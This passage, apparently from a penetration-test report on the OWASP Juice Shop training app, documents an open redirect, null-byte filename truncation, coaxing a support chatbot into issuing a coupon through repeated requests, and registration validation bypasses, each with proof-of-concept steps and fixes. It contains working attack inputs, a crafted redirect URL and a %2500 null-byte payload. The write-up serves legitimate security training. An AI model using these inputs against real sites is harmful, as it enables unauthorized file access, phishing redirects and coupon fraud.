The screenshot shows the Blockchain.com explorer interface for the Bitcoin address 1AbKf-8DRZm. The address has a balance of 0.000005997 BTC. Two transactions are listed under the "Transactions" section. The first transaction is a deposit from bc1q-rax3 to the address, and the second is a withdrawal to 3EH4-vSSp.


Result:

The server successfully redirects to blockchain.info

## 3. Malicious Redirect Attempt:

Craft a URL to manipulate the redirection:

<http://127.0.0.1:3000//redirect?to=https://google.com//?test=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>



Result:

The server redirects to google.com, which is NOT the intended or trusted destination.

### 5.7.3 Easter Egg (Injection - Filename Truncation)

HIGH

Description:

The application incorrectly validates file extensions based on the unsanitized user input.

By injecting a Null Byte (%00), an penetration tester can trick the server into interpreting only part of the filename when accessing the file system, allowing access to unauthorized files.

---

Impact:

- Access to restricted or sensitive files.
  - Bypass of file-type restrictions.
  - Potential information disclosure.
- 

Vulnerability Location:


- Component: FTP File Server
  - Endpoint: <http://127.0.0.1:3000/ftp>
  - Behavior: App allows downloading files with specific extensions, but due to Null Byte injection, unauthorized files are accessible.
- 

Recommendations:

1. Sanitize User Input Properly:
    - Remove or block null bytes (%00) from user input before any processing.
  2. Validate the Real File Extension:
    - Confirm file extensions after decoding any input and after normalizing the path.
-


## Proof of Concept (PoC):

1. Navigate to: <http://127.0.0.1:3000/ftp>




2. Attempt to download the file directly:

<http://demo.owaspjuice.shop/ftp/eastere.gg>




- a. Request is blocked due to disallowed extension.
3. Modify the request with Null Byte Injection:

<http://demo.owaspjuice.shop/ftp/eastere.gg%2500.md>



4. Result: File is downloaded successfully.



### 5.7.4 Bully Chatbot

MEDIUM

#### Description:

A vulnerability was discovered in the support chatbot system where an penetration tester can receive a valid discount coupon by repeatedly requesting it, even after initial refusals. The issue stems from poor handling of user input and lack of validation within the chatbot's conversation logic. This allows users to bypass intended restrictions by persistently insisting on receiving a coupon.

#### Impact:

The penetration tester was able to obtain a working discount coupon without authorization. This could lead to:

- Direct financial loss due to unauthorized discount usage.
- Abuse via automation (e.g., bots or scripts) to mass-request discount codes.
- Damage to the brand's reputation and customer trust.
- Bypass of business rules designed to control coupon distribution.

#### Resource / References:

- OWASP : [Business Logic Vulnerabilities](#)
- [Chatbot Security Concerns](#)

#### Vulnerability Location:

- Page/Component: Support Chatbot Interface
- Direct Link: <https://juice-shop.herokuapp.com/#/chatbot>
- IP Address Used During Testing: 127.0.0.1:3000/#/

#### Recommendations:


- Implement stricter NLP (Natural Language Processing) filters to detect and block repeated or manipulative phrases.
- Enforce authentication or user eligibility checks before issuing any coupon codes.

- Introduce rate limiting or cooldown mechanisms for repeated coupon-related requests.
- Regularly audit the chatbot's business logic for vulnerabilities and bypasses.


Proof of Concept (PoC):

Steps followed:


1. Navigated to the support chat:




2. The bot asked for Your name:




3. The bot replied with a standard welcome message.
4. Ask : Can I get a discount coupon, please



## 5. keep insisting with variations



After ~6–8 attempts, the bot eventually responded with a valid discount code.



### 5.7.5 Repetitive Registration

MEDIUM

- Description:

This vulnerability allows a user to register multiple times using the same email address by bypassing client-side validation. The application performs validation only on the frontend and does not properly enforce unique account registration on the server side.

---

- Impact:

A penetration tester was able to bypass client-side validation and register multiple accounts using the same email address. This leads to duplicate account creation and may enable spam, account hijacking, or misuse of the registration process.

---

- Vulnerability Location:

Registration endpoint :#/register

---

- CVE Reference:

---



- Recommendations:

- Enforce server-side validation for email uniqueness.
- Never rely solely on client-side input validation.
- Implement strong input checks and response handling to prevent duplicate account registration.
- Apply rate limiting where appropriate

---

- Proof Of Concept:

1. Navigate to the registration page: [/#/register](#) and register a new customer account.



The registration was successful

2. Register again using the exact same email

User Registration

Email must be unique

Email\* dy11@gmail

Password\*  5/20  
Password must be 5-40 characters long.

Repeat Password\*  5/40

Show password advice

Security Question \* Father's birth date? (MM/DD/YY)

This cannot be changed later!

Answer\* 1211

Register

Detailed description: This screenshot shows a user registration form. The 'Email\*' field contains 'dy11@gmail' and has a red border, indicating an error. A tooltip 'Email must be unique' is displayed above it. The 'Password\*' and 'Repeat Password\*' fields both contain '12345' and have red borders, indicating they do not match. A tooltip 'Passwords do not match' is displayed below them. The 'Register' button at the bottom is greyed out.

I couldn't register with the same account as the email is already in use.

3. Register with the same account but with the next info:

Email: [dy11@gmail.com](mailto:dy11@gmail.com)

Password: 12345 and Repeat Password: 1234512345

User Registration

Email\* dy11@gmail

Password\*  12345 5/20  
Password must be 5-40 characters long.

Repeat Password\*  1234512345

Passwords do not match

Show password advice

Security Question \* Father's birth date? (MM/DD/YY)

This cannot be changed later!

Answer\* 1211

Register

Detailed description: This screenshot shows a user registration form with the same fields as the previous one. The 'Email\*' field contains 'dy11@gmail'. The 'Password\*' and 'Repeat Password\*' fields both contain '12345' and have red borders, indicating they do not match. A tooltip 'Passwords do not match' is displayed below them. The 'Register' button at the bottom is greyed out.

This shows a "passwords do not match" error.

4. write the same password in **Password** and **Repeat Password** fields and before click Register change the value in the **Repeat Password** field

# User Registration

Email\*  
dy11@gmail

Password\*  
•••••••••••• 1234512345

**① Password must be 5-40 characters long.** 10/20

Repeat Password\*  
••••• 12345

5/40

Show password advice

Security Question\*  
Father's birth date? (MM/DD/YY) ▾


**① This cannot be changed later!**

Answer\*  
1211

 Register

This should show a "passwords do not match" error.

5. Hit on “Register” button it didn’t show any kind of error and now, I was successfully able to register with the same email account.



the registration succeeds even though passwords mismatch, this proves “client-side only validation” and a failure of “server-side validation”

## 5.7.6 Empty User Registration

LOW

### Description:

During the testing process, an issue was identified where it was possible to manipulate the user registration request by intercepting and modifying the request using Burp Suite. Specifically, the email and password fields of the registration form were set to empty values before submission. This allowed the creation of an empty or incomplete user account without proper validation or error handling on the server side.

---

### Impact:

This vulnerability poses several risks:

- Account Creation Without Validation: Users can create accounts with invalid or empty credentials, bypassing proper validation mechanisms.
- Potential for Abuse: penetration testers could exploit this to flood the system with empty accounts, leading to resource wastage, potential denial of service, or further attacks.
- Weak Input Validation: The application fails to properly validate and sanitize input fields during user registration, which can lead to other types of abuse or exploitation.

---

### Vulnerability Location:

- Page: User Registration Form → 127.0.0.1/#/register

---

### Recommendations:

1. Implement Proper Input Validation:

Ensure that both the email and password fields are properly validated on both the client-side and server-side to reject empty or invalid inputs.

2. Error Handling:


Provide clear error messages when the registration form is submitted with incomplete or invalid data.

### 3. Security Controls:

Consider implementing additional security mechanisms such as CAPTCHA, rate-limiting, or account creation limits to prevent automated abuse.

Proof of Concept:

#### 1. Try to create new account



User Registration

Email\*

Password\*

● Password must be 5-40 characters long. 0/20

Repeat Password\*

0/40

Show password advice

Security Question \*


● This cannot be changed later!

Answer\*

Register

Already a customer?

#### 2. Turn on intercept in the tool called Burp suite



#### 3. By clicking on register button on the login page the request(the data of the new user which send to server) will appear in burp suite

